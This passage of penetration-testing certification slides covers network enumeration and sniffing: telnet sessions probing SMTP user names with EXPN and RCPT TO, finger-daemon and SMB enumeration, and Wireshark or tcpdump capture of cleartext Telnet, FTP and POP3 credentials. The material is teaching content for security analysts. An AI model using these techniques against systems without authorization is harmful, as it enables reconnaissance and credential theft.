501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86],
pleased to meet you
EXPN Jonathan
250 Super-User <Jonathan@NYmailserver>
EXPN Smith
550 Smith... User unknown
```

Use the SMTP RCPT TO Command


```
$ telnetl 192.168.168.1 25
Trying 192.168.168.1 ...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased
to meet you
MAIL FROM:Jonathan
250 Jonathan... Sender ok
RCPT TO:Ryder
250 Ryder... Recipient ok
RCPT TO: Smith
550 Smith... User unknown
```

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited

Perform SMTP Enumeration (Cont'd)

ECSA

NetScanTools




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform IPSec Enumeration

ECSA

- Enumerate IPsec-Enabled Devices and Hosts
  - Once you identify ISAKMP services running on UDP port 500, then you can use ike-scan to enumerate the sensitive information including encryption and hashing algorithm, authentication type, key distribution algorithm, SA, LifeDuration, etc.




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Perform VoIP Enumeration

ECSA

- Enumerate VoIP-Enabled Devices and Hosts
  - Enumerate Session Initiation Protocol (SIP) services to obtain sensitive information such as VoIP gateway/servers, IP-PBX systems, client software (softphones)/VoIP phones, user-agent, IP addresses and user extensions




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Perform SMB Enumeration

ECSA

- Server Message Block (SMB) protocol is generally used for providing shared access to files, printers, and serial ports
- By default, SMB runs directly on TCP 445 port or via NetBIOS API on UDP ports 137, 138 & TCP ports 137, 139
- Run Nmap scan to find above ports open
- Scan your own network for open SMB shares
- Use tools such as NetScan Tools Pro, *ShareEnum, etc.* by Domain/Workgroup or IP range in order to find SMB shares









Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform RPC Enumeration

ECSA

- Use Nmap, NetscanTools, etc. to enumerate RPC endpoints





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Null Session Enumeration

ECSA

I Verify if null sessions are enabled on the target machine

II If possible, establish null sessions and enumerate users in the system



Note: Windows Server 2008, Windows XP, Windows 7, and Windows 8 do not allow null session connections.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Perform Unix/Linux User Enumeration

ECSA

Use the following commands to enumerate Unix/Linux users

- **rusers:** Use this command to view list of users who are logged on to remote machines or machines on local network

  Syntax: `/usr/bin/rusers [-a] [-l] [-u| -h| -i] [Host ...]`

- **Rwho:** Use this command to view list of users who are logged in to hosts on the local network

  Syntax: `rwho [ -a]`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Unix/Linux User Enumeration (Cont'd)


ECSA
EC-Council Certified Security Analyst

- **Finger:** Use this command to gain information about system users such as user's login name, real name, terminal name, idle time, login time, office location and office phone numbers

Syntax: `finger [-l] [-m] [-p] [-s] [user ...] [user@host ... ]`

Understanding the working of finger daemon and how can it be abused:

- Finger daemon is a finger service that runs in the background and stores the logged in user information like username, full name, etc.
- Generally, finger daemon works on port 79
- You can abuse the finger daemon functionality by running finger client along with the remote users IP address
- Use *finger@<ipaddress>* command to enumerate the list of logged in users
- After acquiring the list of users, you can use *finger <username>@<ipaddress>* command to retrieve the logged in user details




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform IPv6 Enumeration

ECSA
EC-Council Certified Security Analyst

- Scan and enumerate possible IPv6 address of a machine in the network
- Use tools such as Enyx and IPv6 Hackit to enumerate possible IPv6

Source: *https://github.com*



Source: *ipv6hackit.sourceforge.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Sniff the Network

監聽網路資訊

ECSA

Real / off line

- Sniffing is a process of monitoring and capturing all data packets passing through a network
- Use sniffing tools such as Wireshark, Tcpdump, etc. to sniff the network
- Sniffer turns the NIC of a system to the promiscuous mode to listen to all the data transmitted on its segment

Information Obtained

1. DNS traffic
2. POP3/FTP/Telnet passwords
3. Email traffic
4. Router configuration
5. Web traffic
6. Telnet passwords
7. Chat sessions
8. Syslog traffic

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffing Tool: Wireshark


ECSA

- Wireshark is a widely used network packet analyzer for analysis
- It captures and intelligently browses the traffic running on a network

Features:

- Deep inspection of hundreds of protocols
- Live capture and offline analysis
- Standard three-pane packet browser
- Runs on Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, and many others
- Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility

List 流量順序



Source: https://www.wireshark.org

Detail 網路協議封裝包裝


packet byte 數據內容


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Wireshark: Follow TCP Stream

ECSA





Source: *http://www.wireshark.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireshark: Capture and Display Filters

ECSA

- Wireshark provides different filter types which will show only the types of traffic needed

Capture Filters

- The filters are applied before starting the capture on the selected network interface
- They are used to capture specific traffic on the network
- Go to the Capture menu and select the Capture Filters... to view all the available capture filters

存該之條件下

顯示封包

Display Filters

- Display filters are used to filter captured packets
- Go to the Analyze menu and select Display Filters... to view all the available display filters

全部 capture


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Tcpdump: Capture Traffic using Tcpdump

ECSA

- Capturing and displaying captured packets in both HEX and ASCII format with tcpdump -xx




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Tcpdump: Capture Traffic using Tcpdump (Cont'd)

ECSA

Filter traffic by protocol



Writing packet captured in file and reading it



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Tcpdump: Capture Traffic using Tcpdump (Cont'd)

ECSA

Filter traffic by header

- Filtering and displaying only SIN packets. It displays TCP headers that contain a TCP flag byte equal to 2 flag (Syn flag set)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Capture HTTP Traffic

ECSA

- Capture HTTP traffic flowing on the target network
- Using Wireshark, capture information such as header content
- You can capture HTTP traffic, using Snort in packet logging mode




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Capture FTP Traffic

ECSA

- Use the **ftp** filter to check whether FTP sessions have been established in the network




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Capture TELNET Traffic

ECSA

- Check and try to capture established telnet sessions in the network:
  - Go to the **Statistics** menu and click on **Conversations**
  - Go to the **TCP tab** and select the appropriate Telnet communication indicated by port 23 and click **Follow Stream...**
  - The Telnet traffic and the credentials in clear text will be viewable




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Capture POP3 Traffic

ECSA

- Capture email traffic flowing on the network, using a packet capturing tool such as Wireshark or Capsa Network Analyzer
- Filter traffic matching the POP3 (port no 110) and POP3S (port no 995) protocols




Source: *http://www.wireshark.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Capture SMTP Traffic

ECSA

- Capture incoming and outgoing SMTP traffic using tcpdump
- Examine the output with Wireshark






Source: *http://www.wireshark.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Capture IMAP Email Traffic

ECSA
EC-Council Certified Security Analyst




Source: *http://www.wireshark.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Capture RDP Traffic

ECSA
EC-Council Certified Security Analyst

- Capture Remote Desktop Protocol (RDP) traffic between hosts
- The RDP server, by default, listens on TCP port 3389
- Cain can capture RDP traffic



Source: *http://www.wireshark.org*

